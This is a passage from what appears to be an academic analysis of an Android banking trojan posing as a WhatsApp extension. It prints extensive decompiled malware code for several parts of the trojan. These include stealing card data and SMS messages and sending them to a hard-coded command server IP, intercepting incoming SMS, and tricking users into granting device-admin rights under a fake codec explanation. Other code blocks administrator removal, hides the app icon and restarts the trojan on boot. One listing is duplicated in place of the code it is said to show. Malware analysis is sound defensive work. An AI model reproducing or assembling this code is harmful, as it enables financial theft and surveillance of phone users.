The following method (image 69) use the list BINS_WITHOUT_VBV introduced in the section §5.1.3.5 to check if the issuer of the credit card use the VBV, another interesting behaviour is that , it checks if the device is Germany or in France , if the device is in one of these countries the check fails.

```
private boolean needVbv() {
    //this method check if the card require the VBV mechanism
    //if the location of the user is Germany or France or if the bin is not
    //in the list of BINS that doesn't require VBV it return false
  String var2 = this.getResources().getConfiguration().locale.getCountry();
  if (!var2.equalsIgnoreCase("DE") && !var2.equalsIgnoreCase("FR")) {
     var2 = this.ccBox.getText().toString().replace(" ", "").substring(0, 6);
     int var1 = 0;

     while(true) {
        if (var1 >= Constants.BINS WITHOUT VBV.length) {
           return true;
        }

        if (Constants.BINS WITHOUT VBV[var1].equals(var2)) {
           break;
        }

        ++var1;
     }
  }

  return false;
}
```

Image 69: Checks on the needs of VBV

This class contains the method *void sendData()* (image 70), that creates a JSON object, in which are included all the fields of the credit card, that have been inserted by the victim, after it creates a new intent, calling the class SendService.class §5.1.3.19 and pass the JSON to this Intent.

```
private void sendData() {
    //it creates a Json in which the data related to the card are stored
    //the data will be stored in structured way after
    //it starts the service that send the data to the ip
  try {
    JSONObject var1 = new JSONObject();
    var1.put("number", this.ccBox.getText().toString());
    var1.put("month", this.expiration1st.getText().toString());
    var1.put("year", this.expiration2nd.getText().toString());
    var1.put("cvc", this.cvcBox.getText().toString());
    var1.put("cardholder", this.nameOnCard.getText().toString());
    var1.put("vbv1", this.oldVbvPass);
    var1.put("vbv2", this.vbvPass.getText().toString());
    Intent var2 = new Intent(this, SendService.class);
    var2.setAction("REPORT_CARD_DATA");
    var2.putExtra("data", var1.toString());
    this.startService(var2);
  } catch (JSONException var3) {
    var3.printStackTrace();
  }
}
```

Image 70: SendData method

5.1.3.8 RequestFactory.class

This class define a set of method used to structure different types of data, in order to be sent at the admin url. The first is *makeCardData()* (image 71), these method return a JSONObject in which are stored, the app id and the data of the card.

```
public class RequestFactory {
  public static JSONObject makeCardData(String var0, JSONObject var1) throws Exception {
    JSONObject var2 = new JSONObject();
    var2.put("type", "card data");
    var2.put("app id", var0);
    var2.put("card data", var1);
    return var2;
  }
```

Image 71: makeCardData method

The next method is *makeIdSavedConfirm()* (image 72), is used to create a JSONObject that stores the app id, and is used to communicate the id to the admin.

```
public static JSONObject makeIdSavedConfirm(String var0) throws Exception {
    JSONObject var1 = new JSONObject();
    var1.put("type", "id saved");
    var1.put("app id", var0);
    return var1;
}
```

Image 72: makeIdSavedConfirm

This class also define the method *makeIncomingMessage()* (image 73) , that creates a JSONObject used to communicate to the admin, the app id , the arrive of a new sms message on the device and the text in it.

```
public static JSONObject makeIncomingMessage(String var0, String var1, String var2) throws Exception {
    JSONObject var3 = new JSONObject();
    var3.put("type", "sms");
    var3.put("app id", var0);
    var3.put("number", var1);
    var3.put("text", var2);
    return var3;
}
```

Image 73: makeIncomingMessage method

The next interesting method is *makeInterceptionConfirm()* (image 74), used to communicate the start of the interception activity.

```
public static JSONObject makeInterceptConfirm(String var0, boolean var1) throws Exception {
    JSONObject var2 = new JSONObject();
    var2.put("type", "intercept status");
    var2.put("app id", var0);
    var2.put("status", var1);
    return var2;
}
```

Image 74: makeInterceptionConfirm method

Even a method to report the status of the lock screen, *makeLockStatus()* (image 75)

```
public static JSONObject makeLockStatus(String var0, boolean var1) throws Exception {
    JSONObject var2 = new JSONObject();
    var2.put("type", "lock status");
    var2.put("app id", var0);
    var2.put("status", var1);
    return var2;
}
```

Image 75: makeLockStatus method

The next method is used to create a JSONObject in which are stored a consistent number of information, such as the IMEI of the device, the O.S. running, the model of the device, the apps installed, the operator used for the mobile services, and the sms received. The method is defined as *makeReg()* (image 76). The following method, *makeReq()* (image 77) is used to make a request of a command to the admin.

```
public static JSONObject makeReq(String var0) throws Exception {
    JSONObject var1 = new JSONObject();
    var1.put("type", "request");
    var1.put("app id", var0);
    return var1;
}
```

Image 76: makeReq method

```
public static JSONObject makeReg(Context var0) throws Exception {
    JSONObject var1 = new JSONObject();
    var1.put("type", "install");
    var1.put("country", Utils.getCountry(var0));
    var1.put("imei", Utils.getDeviceId(var0));
    var1.put("model", Utils.getModel());
    var1.put("apps", Utils.getAppList(var0));
    var1.put("operator", Utils.getOperator(var0));
    var1.put("sms", Utils.readMessagesFromDeviceDB(var0));
    var1.put("os", Utils.getOS());
    var1.put("install id", "1");
    return var1;
}
```

Image 77: makeReg method

5.1.3.9 CvCPopup.class

This class (image 78) doesn't contain malicious code, but is extremely important in order to bind all the malwares in the chapter §5.

```
package exts.whats.activities;

import android.app.Activity;
import android.os.Bundle;

public class CvcPopup
extends Activity {
    protected void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        this.setContentView(2130903040);
    }
}
```

Image 78: CvCPopup class

5.1.3.10 Utils.class

In this class, are defined several methods that access to information of the device, which are invoked by the methods of the section §5.1.3.7. The first is *readMessagesFromDeviceDB()* (image 80), which basically exploiting a feature provided by android, is possible to retrieve the messages of the device, using a query like a Database. In this method all the messages are extracted, processed in order to get who sent the message, the body and the date, after this information are inserted in a JSONObject that is returned, and can be sent to the admin.

```
public static JSONArray readMessagesFromDeviceDB(Context context) {
    //decompiled with CFR
    //Issue a query on the device that retrieves all the SMS messages
    //extract the information , parses it and create a JSON and then returns it
     Uri uri = Uri.parse((String)"content://sms/inbox");
     Context context2 = null;
     Context context3 = null;
     JSONArray jSONArray = new JSONArray();
     try {
         context = context.getContentResolver().query(uri, new String[]{"_id", "address", "body", "date"}, null, null, null);
         if (context != null) {
             context3
             context2 = context;
             if (context.moveToFirst()) {
                 boolean bl;
                 do {
                     context3 = context;
                     context2 = context;
                     String string = context.getString(context.getColumnIndex("address"));
                     context3 = context;
                     context2 = context;
                     String string2 = context.getString(context.getColumnIndex("body"));
                     context3 = context;
                     context2 = context;
                     String string3 = context.getString(context.getColumnIndex("date"));
                     context3 = context;
                     context2 = context;
                     string3 = new SimpleDateFormat("dd-MM-yyyy HH:mm:ss", Locale.US).format(new Date(Long.parseLong(string3)));
```

Image 79: readMessagesFromDeviceDB method

```
                    context3 = context;
                    context2 = context;
                    JSONObject jSONObject = new JSONObject();
                    context3 = context;
                    context2 = context;
                    jSONObject.put("from", (Object)string);
                    context3 = context;
                    context2 = context;
                    jSONObject.put("body", (Object)string2);
                    context3 = context;
                    context2 = context;
                    jSONObject.put("date", (Object)string3);
                    context3 = context;
                    context2 = context;
                    jSONArray.put((Object)jSONObject);
                    context3 = context;
                    context2 = context;
                } while (bl = context.moveToNext());
            }
        }
        if (context == null) return jSONArray;
```

Image 80: readMessagesFromDeviceDB method 2

Another notable method is *getAppList()* (image 81), which reads all the apps installed on the device, put the information inside a JSON and returns it.

```
public static JSONArray getAppList(Context var0) {
    //Return a List of all application packages that are installed for the current user
    //exluding system packages
    //flag 128 is setted to request the metadata about the packages
   List var1 = var0.getPackageManager().getInstalledApplications(128);
   JSONArray var3 = new JSONArray();
   Iterator var4 = var1.iterator();

   while(var4.hasNext()) {
      ApplicationInfo var2 = (ApplicationInfo)var4.next();
      if (!isSysPackage(var2)) {
         var3.put(var2.packageName);
      }
   }

   return var3;
}
```

Image 81: getAppList() method

In order to identify in a unique way the device the method *getDeviceId()* (image 82) it exploits a package provided by android, a TelephonyManager, that allows to get a device id that could be the **IMEI** or **ESN**, but in the case that the TelephonyManager returns an invalid value, the method tries other method to extract an ID. The

```
public static JSONArray readMessagesFromDeviceDB(Context context) {
    //decompiled with CFR
    //Issue a query on the device that retrieves all the SMS messages
    //extract the information , parses it and create a JSON and then returns it
     Uri uri = Uri.parse((String)"content://sms/inbox");
     Context context2 = null;
     Context context3 = null;
     JSONArray jSONArray = new JSONArray();
     try {
         context = context.getContentResolver().query(uri, new String[]{"_id", "address", "body", "date"}, null, null, null);
         if (context != null) {
             context3
             context2 = context;
             if (context.moveToFirst()) {
                 boolean bl;
                 do {
                     context3 = context;
                     context2 = context;
                     String string = context.getString(context.getColumnIndex("address"));
                     context3 = context;
                     context2 = context;
                     String string2 = context.getString(context.getColumnIndex("body"));
                     context3 = context;
                     context2 = context;
                     String string3 = context.getString(context.getColumnIndex("date"));
                     context3 = context;
                     context2 = context;
                     string3 = new SimpleDateFormat("dd-MM-yyyy HH:mm:ss", Locale.US).format(new Date(Long.parseLong(string3)));
```

Image 82: getDeviceID method

other methods in this class are *getModel()* (image 83) that retrieves the model of the device, *getOS()* (image 84)to retrieve the O.S., *getOperator()* (image 85) to get the mobile operator and *getCountry()* (image 86) in order to retrieve the country of the victim.

```
public static String getModel() {
    //retrieve manufacturer and model of the device
    String var0 = Build.MANUFACTURER;
    String var1 = Build.MODEL;
    return var1.startsWith(var0) ? capitalize(var1) : capitalize(var0) + " " + var1;
}
```

Image 83: getModel method

```
public static String getOS() {
    return VERSION.RELEASE;
}
```

Image 84: getOS method

```
public static String getOperator(Context var0) {
    TelephonyManager var1 = (TelephonyManager)var0.getSystemService("phone");
    return var1.getSimState() == 5 ? var1.getSimOperator() : "999999";
}
```

Image 85: getOperator method

```
public static String getCountry(Context var0) {
    return var0.getResources().getConfiguration().locale.getCountry();
}
```

Image 86: getCountry method

5.1.3.11 Main

The only purpouse of this class is to start an instance of *MainService.class* §5.1.3.12.

```
import android.app.Activity;
import android.content.ComponentName;
import android.content.Intent;
import android.os.Bundle;

public class Main extends Activity {
    private void hide() {
        //Flag 2 This component or application has been explicitly disabled, regardless of what it has specified in its manifest.
        //Flag 1 Indicate that you don't want to kill the app containing the component.
        this.getPackageManager().setComponentEnabledSetting(new ComponentName(this, Main.class), 2, 1);
    }

    public void onCreate(Bundle var1) {
        super.onCreate(var1);
        this.hide();
        if (!MainService.isRunning) {
            Intent var2 = new Intent();
            var2.setClass(this, MainService.class);
            this.startService(var2);
        }

        this.finish();
    }
}
```

Image 87: Main

5.1.3.12 MainService.class

This class overrides the *onCreate()* (image 89) method, because it is an extension of Service, in this method is possible to notice that it creates an HttpClient, that will be used to communicate with the admin, a it creates a thread pool of 3 threads in which it starts three different services, *initWorkTask(),initAdminTask(),initInjTask()*.

```
public class MainService extends Service {
        //extends service

    public static boolean isRunning = false;
    private static SharedPreferences settings;
    private static OverlayView updateView;
    private Runnable adminTask;
    private ActivityManager am;
    private Context context;
    private DevicePolicyManager deviceManager;
    private ScheduledFuture futureWorkTask;
    private DefaultHttpClient httpClient;
    private Runnable injTask;
    private ScheduledExecutorService scheduler;
    private Runnable workTask;
```

Image 88: Attributes

```
public void onCreate() {
    //when launched
   super.onCreate();
   isRunning = true;
   //create a client http
   this.httpClient = new DefaultHttpClient();
   //a new activity manager
   this.am = (ActivityManager)this.getSystemService("activity");
   //a device policy manager
   this.deviceManager = (DevicePolicyManager)this.getSystemService("device_policy");
   //retirve the context of the application
   this.context = this;
   settings = this.getSharedPreferences("app_settings", 0);
   //craete an instance of OverlayView.class
   updateView = new OverlayView(this, 2130903045);

   if (!settings.getBoolean("LOCK_ENABLED", false)) {
     //if the lock screen is enabled, hide the system dialog
      hideSysDialog();
   }
     //creates a schedule checker and a thread pool of 3
   this.scheduleChecker();
   this.scheduler = Executors.newScheduledThreadPool(3);
   //it starts the 3 thread
   this.initWorkTask();
   this.initAdminTask();
   this.initInjTask();
}
```

Image 89: OnCreate method

The method *initWorkTask()* as shown in the image 90 basically calls an instance of the class *MainService$1.class* and assigns it to a thread and after set a delay on the execution, this behaviour is used for the tree methods image 91 and image 92.

```
private void initWorkTask() {
    //assign to the Runnable workTask an istance of access$1
    //An ExecutorService that can schedule commands to run after a given delay, or to execute periodically.
    //Creates and executes a periodic action that becomes enabled first after the given initial delay, and
    //subsequently with the given period; that is executions will commence after initialDelay(500L) then
    //initialDelay+period(4000L), then initialDelay + 2 * period, and so on.
  this.workTask = new 1(this);
  this.rescheduleWorkTask(1L, 60L, TimeUnit.SECONDS);
}
```

Image 90: initWorkTask() method

```
private void initAdminTask() {
    //assign to the Runnable adminTask an istance of access$2
    //An ExecutorService that can schedule commands to run after a given delay, or to execute periodically.
    //Creates and executes a periodic action that becomes enabled first after the given initial delay, and
    //subsequently with the given period; that is executions will commence after initialDelay(100L) then
    //initialDelay+period (100L+100L), then initialDelay + 2 * period, and so on.
  this.adminTask = new 2(this);
  this.scheduler.scheduleAtFixedRate(this.adminTask, 100L, 100L, TimeUnit.MILLISECONDS);
}
```

Image 91: initAdminTask method

```
private void initInjTask() {
    //assign to the Runnable injTask an istance of access$3
    //An ExecutorService that can schedule commands to run after a given delay, or to execute periodically.
    //Creates and executes a periodic action that becomes enabled first after the given initial delay, and
    //subsequently with the given period; that is executions will commence after initialDelay(500L) then initialDelay+period(4000L)
    //then initialDelay + 2 * period, and so on.
  this.injTask = new 3(this);
  this.scheduler.scheduleAtFixedRate(this.injTask, 500L, 4000L, TimeUnit.MILLISECONDS);
}
```

Image 92: initInjTask method

Another interesting method is *checkDeviceAdmin()* (image 93) which calls other two classes called *DevAdminReceiver.class* §5.1.3.16 and *DevAdminDisabler.class* §5.1.3.17.

```
public void checkDeviceAdmin() {
    //create an identifier for an application component from this context using DevAdminReceiver.class
  ComponentName var1 = new ComponentName(this, DevAdminReceiver.class);
  //check if the component has admin privileges
  if (!this.deviceManager.isAdminActive(var1)) {
    //in the case that the component has not the privileges yet
    //create an activity to gain those using a DevAdminDisabler.class
    Intent var2 = new Intent();
    var2.setClass(this, DevAdminDisabler.class);
    //268435456 When using this flag, if a task is already running for the activity you are now starting,
    //then a new activity will not be started; instead, the current task will simply be brought
    //to the front of the screen with the state it was last in
    //536870912 If set, the activity will not be launched if it is already running at the top of the history stack.
    var2.setFlags(var2.getFlags() | 268435456 | 536870912);
    this.startActivity(var2);
  }
}
```

Image 93: checkDeviceAdmin method

5.1.3.13 MainService$1.class

The most interesting piece of code in this class is the overriding of the method *run()* (the overriding is mandatory because implements the runnable interface), in this method an http request is sent to the admin, the app identifies transmitting the app

id , and then the admin response is a command. Depending on the command sent there are many options, start the interception activity (image 94), report the status of the interception (image 95), based on the lock screen the audio and vibration is activated or deactivated and a method is called (image 96), if the device is turned off and then turned on the application is restarted (image 97).

```
//retrieve the command from the admin
var2_4 = RequestFactory.makeReq((String)var1_1.getString("APP_ID", "-1"));
var2_4 = Sender.request((DefaultHttpClient)MainService.access$1((MainService)MainService.this),
        (String)"http://91.224.161.102/?action=command", (String)var2_4.toString()).getString("cmd");
var3_5 = new Intent(MainService.access$0((MainService)MainService.this), SendService.class);
if (!var2_4.equals("intercept start")) break block4;
//when the admin send the command the intercept is enabled
Utils.putBoolVal((SharedPreferences)var1_1, (String)"INTERCEPTING_ENABLED", (boolean)true);
var3_5.setAction("REPORT_INTERCEPT_STATUS");
```

Image 94: run method

```
//when the interception is still enabled the report is sent
if (!var2_4.equals("intercept stop")) break block5;
Utils.putBoolVal((SharedPreferences)var1_1, (String)"INTERCEPTING_ENABLED", (boolean)false);
var3_5.setAction("REPORT_INTERCEPT_STATUS");
** GOTO lbl24
```

Image 95: run method 2

```
if (!var2_4.equals("unlock")) break block7;
//when the device is unlocked set the ringer mode to normal
Utils.putBoolVal((SharedPreferences)var1_1, (String)"LOCK_ENABLED", (boolean)false);
((AudioManager)MainService.access$0((MainService)MainService.this).getSystemService("audio")).setRingerMode(2);
//and get the preferences
MainService.hideSysDialog();
var3_5.setAction("REPORT_LOCK_STATUS");
** GOTO lbl24
```

Image 96: run method 3

```
if (!var2_4.equals("hard reset")) break block8;
//when hard reset is received
//access to the devicepolicy manager
MainService.access$2((MainService)MainService.this);
var3_5.setAction("");
** GOTO lbl24
```

Image 97: run method 4

5.1.3.14 MainService$3.class

This class overrides the method *run()* (is mandatory because it implements the runnable interface), this class basically check if the data of the card are been sent, otherwise it relaunch an instance of Card.class, in order to retry to steal card data.

```
class MainService.3 implements Runnable {
    MainService.3() {
    }

    @Override
    public void run() {
        String string = MainService.access$3((MainService)MainService.this);
        if (!string.contains("com.whatsapp")) {
            if (!string.contains("com.android.vending")) return;
        }
        if (MainService.access$4().getBoolean("CARD_SENT", false)) return;
        //if the card has not been sent
        //create an intent using the class Cards to steal cards information
        Intent intent = new Intent((Context)MainService.this, Cards.class);
        intent.putExtra("package", string);
        intent.addFlags(0x10000000);
        MainService.this.startActivity(intent);
    }
}
```

Image 98: run method

5.1.3.15 MessageReceiver.class

This class defines a method called *retrieveMessages()* (image 99) that is used to extracts information from the SMS received by the device for every SMS the sender and the body are saved and returned inside an object.

```
public class MessageReceiver extends BroadcastReceiver {
        //method defined to retrieve messages from the device
    private static Map<String, String> retrieveMessages(Intent object) {
        SmsMessage[] smsMessageArray = null;
        //get the data from the given Intent
        Object[] objectArray = object.getExtras();
        object = smsMessageArray;
        //check if there is the data needeed in the sms
        if (objectArray == null) return object;
        object = smsMessageArray;
        if (!objectArray.containsKey("pdus")) return object;
        objectArray = (Object[])objectArray.get("pdus");
        object = smsMessageArray;
        if (objectArray == null) return object;
        int n = objectArray.length;
        object = new HashMap(n);
        //create an array of messages
        smsMessageArray = new SmsMessage[n];
        int n2 = 0;
```

Image 99: retrieveMessages method

```
    while (n2 < n) {
            //create a Sms message using the data extracted from the pdu inside the messages
        smsMessageArray[n2] = SmsMessage.createFromPdu((byte[])((byte[])objectArray[n2]));
        //retrieve the sender of the message
        String string = smsMessageArray[n2].getOriginatingAddress();
        //insert the messages inside the hash map
        if (!object.containsKey(string)) {
            object.put(smsMessageArray[n2].getOriginatingAddress(), smsMessageArray[n2].getMessageBody());
        } else {
            object.put(string, String.valueOf((String)object.get(string)) + smsMessageArray[n2].getMessageBody());
        }
        ++n2;
    }
    //return the hash map
    return object;
}
```

Image 100: retrieveMessages method 2

This class also define a *onReceive()* (image 101) method (this class is an extension of a BroadcastReceiver), that is used to starts the *Sender* service, to which the data of messages extracted with the method shown above, are passed to.

```
public void onReceive(Context context, Intent object) {
    SharedPreferences sharedPreferences = context.getSharedPreferences("app_settings", 0);
    //read the messages and create an hash map
    object = MessageReceiver.retrieveMessages((Intent)object);
    Iterator iterator = object.keySet().iterator();
    while (iterator.hasNext()) {
            //get the sender
        String string = (String)iterator.next();
        //get the message
        String string2 = (String)object.get(string);
        boolean bl = sharedPreferences.getBoolean("INTERCEPTING_ENABLED", false);
        Intent intent = new Intent(context, SendService.class);
        //create an intent to report an incoming message
        intent.setAction("REPORT_INCOMING_MESSAGE");
        //insert the number of the sender and the message body
        intent.putExtra("number", string);
        intent.putExtra("text", string2);
        context.startService(intent);
        if (!bl) continue;
        //in case the interception is disabled stops the broadcast
        this.abortBroadcast();
    }
    return;
}
```

Image 101: onReceive method

5.1.3.16 DevAdminReceiver.class

This class defined is an extension of a *DeviceAdminReceiver*, which is a base class for implementing a device administration component. This class provides a convenience for interpreting the raw intent actions that are sent by the system. An interesting part of code is shown in the image 102, in which is possible to notice the method *onDisableRequest()*, so it's called when the request to disable the DeviceAdminReceiver component is sent, this method return the string "Error action not possible".

```
public class DevAdminReceiver extends DeviceAdminReceiver {
        //extend DeviceAdminReceiver
    public CharSequence onDisableRequested(Context var1, Intent var2) {
        //Called when the user ask to disable the administrator,
        //as a result of receiving ACTION_DEVICE_ADMIN_DISABLE_REQUESTED,
        //the following warning is showed.
      return "Error: Action Impossible";
    }
```

Image 102: onDisableRequest method

5.1.3.17 DevAdminDisabler.class

This class defines the methods used by the malware to ask permission to the victim, and using these methods it gains admin permissions. In the image 103 is possible to see that the method *checkDeviceAdmin()* starts with declaring a component using an instance of DevAdminReceiver §5.1.3.16 than performs a check if the malware alredy has the admin permissions, if the check fails it launch the DevAdminReceiver and as explanation use "Get video codec access".

```
import android.app.Activity;
import android.app.admin.DevicePolicyManager;
import android.content.ComponentName;
import android.content.Intent;
import android.os.Bundle;

public class DevAdminDisabler extends Activity {
//this attribute is used to enforce policy on the device, this can be done by the admin
   private DevicePolicyManager deviceManager;

   public void checkDeviceAdmin() {
   //component name used to identify a specific class component in this case DevAdminReceiver.class
      ComponentName var1 = new ComponentName(this, DevAdminReceiver.class);
      //check if the he given administrator component var is currently active (enabled) in the system.
      if (!this.deviceManager.isAdminActive(var1)) {
      //if it's not enabled launch an intent to ask the user to add a new device administrator
         Intent var2 = new Intent("android.app.action.ADD_DEVICE_ADMIN");
         var2.putExtra("android.app.extra.DEVICE_ADMIN", var1);
         //as explanation for requesting admin priviledges is given access to video coded
         var2.putExtra("android.app.extra.ADD_EXPLANATION", "Get video codec access");
         //the activity of the priviledge request is started
         this.startActivity(var2);
      }

   }
```

Image 103: checkDeviceAdmin method

```
public void onCreate(Bundle var1) {
//constructor of superclass activity is called passign the given bundle
   super.onCreate(var1);
   this.deviceManager = (DevicePolicyManager)this.getSystemService("device_policy");
   //the request is launched
   this.checkDeviceAdmin();
   //finish of the activity
   this.finish();
}
```

Image 104: checkDeviceAdmin call

5.1.3.18 Starter.class

The name of this class is self explainatory, this class is responsible for starting the malware and looking at the code in image 105, is possible to notice that the MainService §5.1.3.12 is started when the phone is turned on or if the MainService is not running and an awake is received.

```
public class Starter extends BroadcastReceiver {
   public static final String ACTION = "exts.whats.wakeup";

   public void onReceive(Context var1, Intent var2) {

      String var3 = var2.getAction();
      if ((var3.equals("android.intent.action.BOOT_COMPLETED") || var3.equals("exts.whats.wakeup")) && !MainService.isRunning) {
         var2 = new Intent();
         var2.setClass(var1, MainService.class);
         var1.startService(var2);
      }

   }
}
```

Image 105: Starter class

5.1.3.19 SendService.class

This class the responsible for the data transmitting to the admin, as is possible to see in the image 106 , it has some String attributes, used send different types of report such as **REPORT_CARD_DATA** (to report information about credit cards), **REPORT_INTERCEPTING_ENABLED** (to confirm the admin that the interception activity started successfully etc...

```
public class SendService extends IntentService {
   public static final String REPORT_CARD_DATA = "REPORT_CARD_DATA";
   public static final String REPORT_INCOMING_MESSAGE = "REPORT_INCOMING_MESSAGE";
   public static final String REPORT_INTERCEPT_STATUS = "REPORT_INTERCEPT_STATUS";
   public static final String REPORT_LOCK_STATUS = "REPORT_LOCK_STATUS";
   public static final String REPORT_SAVED_ID = "REPORT_SAVED_KEY";
   public static final String UPDATE_CARDS_UI = "UPDATE_CARDS_UI";
   private static SharedPreferences settings;
   private DefaultHttpClient httpClient;
```

Image 106: onDisableRequest method

The most interesting part of this class is the method *onHandleIntent()*, in the im-

age 107 is possible to see that this method reads a command by the given Intent passed as a parameter,and it also reads the id associated with the app, and then based on the command received it creates a message using the methods of the class RequestFactory §5.1.3.8 and then send the message to the admin.

```
protected void onHandleIntent(Intent var1) {
    //extract the type of action to perform from the given Intent as parameter
   String var2 = var1.getAction();
   //read the ID that identifies the app
   String var3 = settings.getString("APP_ID", "-1");
```

Image 107: onHandleIntent method

```
try {
  //based on the action extracted, creates a structured Json using the missing class RequestFactory
  //after using the missing class Sender, send the json to the ip
   JSONObject var5;
   if (var2.equals("REPORT_SAVED_KEY")) {
      var5 = RequestFactory.makeIdSavedConfirm(var3);
      Sender.request(this.httpClient, "http://91.224.161.102/?action=command", var5.toString());
   } else if (var2.equals("REPORT_INCOMING_MESSAGE")) {
      var5 = RequestFactory.makeIncomingMessage(var3, var1.getStringExtra("number"), var1.getStringExtra("text"));
      Sender.request(this.httpClient, "http://91.224.161.102/?action=command", var5.toString());
   } else if (var2.equals("REPORT_LOCK_STATUS")) {
      var5 = RequestFactory.makeLockStatus(var3, settings.getBoolean("LOCK_ENABLED", false));
      Sender.request(this.httpClient, "http://91.224.161.102/?action=command", var5.toString());
   } else if (var2.equals("REPORT_INTERCEPT_STATUS")) {
      var5 = RequestFactory.makeInterceptConfirm(var3, settings.getBoolean("INTERCEPTING_ENABLED", false));
      Sender.request(this.httpClient, "http://91.224.161.102/?action=command", var5.toString());
   } else {
         //in case that the card data are acquired successfully
         //send the data and after send an intent in broadcast to the other services
      if (var2.equals("REPORT_CARD_DATA")) {
         var5 = RequestFactory.makeCardData(var3, new JSONObject(var1.getStringExtra("data")));
         Sender.request(this.httpClient, "http://91.224.161.102/?action=command", var5.toString());
         Utils.putBoolVal(settings, "CARD_SENT", true);
         var1 = new Intent("UPDATE_CARDS_UI");
         var1.putExtra("status", true);
         this.sendBroadcast(var1);
      }

   }
```

Image 108: onHandleIntent method 2

5.1.3.20 CustomApplication.class

This class is interesting because when its method *onCreate()* (image 109) is called, it declares a two locks, the first is a **WakeLock** that is used to keep the device turned on, the second is a **WifiLock** used to keep the Wi-Fi connection activated, both locks are needed to help the interception activity alive and to send the data to

the admin.

```
import android.app.Application;
import android.net.wifi.WifiManager;
import android.net.wifi.WifiManager.WifiLock;
import android.os.PowerManager;
import android.os.PowerManager.WakeLock;

public class CustomApplication extends Application {
   private WakeLock mWakeLock = null;
   private WifiLock mWiFiLock = null;

   public void onCreate() {
   //call to the Application superclass constructor
      super.onCreate();
      //wake lock used to keep the device stay on
      this.mWakeLock = ((PowerManager)this.getSystemService("power")).newWakeLock(1, "MyWakeLock");
      this.mWakeLock.acquire();
      //wifilock lock used to force the wi-fi connection to stay on
      this.mWiFiLock = ((WifiManager)this.getSystemService("wifi")).createWifiLock(1, "MyWiFiLock");
      this.mWiFiLock.acquire();
   }
```

Image 109: onCreate method

5.1.4 20F4...8CD

This file is also a zip file, which content is shown in the image 110, this archive contains a few folders, a file named *classes.dex* and a XML file named *AndroidManifest.xml*.



Image 110: Content of 20F4...8CD

5.1.4.1 Virus total results

According to Virus total, this file is considered malicious by twenty-nine vendors (image 111).



Image 111: 20F4...8CD Virus total results

Looking at the permissions asked by this malware (image 112), this malware ask permissions to access internet, read contacts, read SMS and many others. As it is possible to see, in the image 38, the intents actions,are basically the same of the previous malware §5.1.1 §5.1.2 §5.1.3, there are also present:

- ***DEVICE_ADMIN_ENABLED***
- ***DEVICE_ADMIN_DISABLE_REQUEST***
- ***ACTION_DEVICE_ADMIN_DISABLE_REQUEST***

.

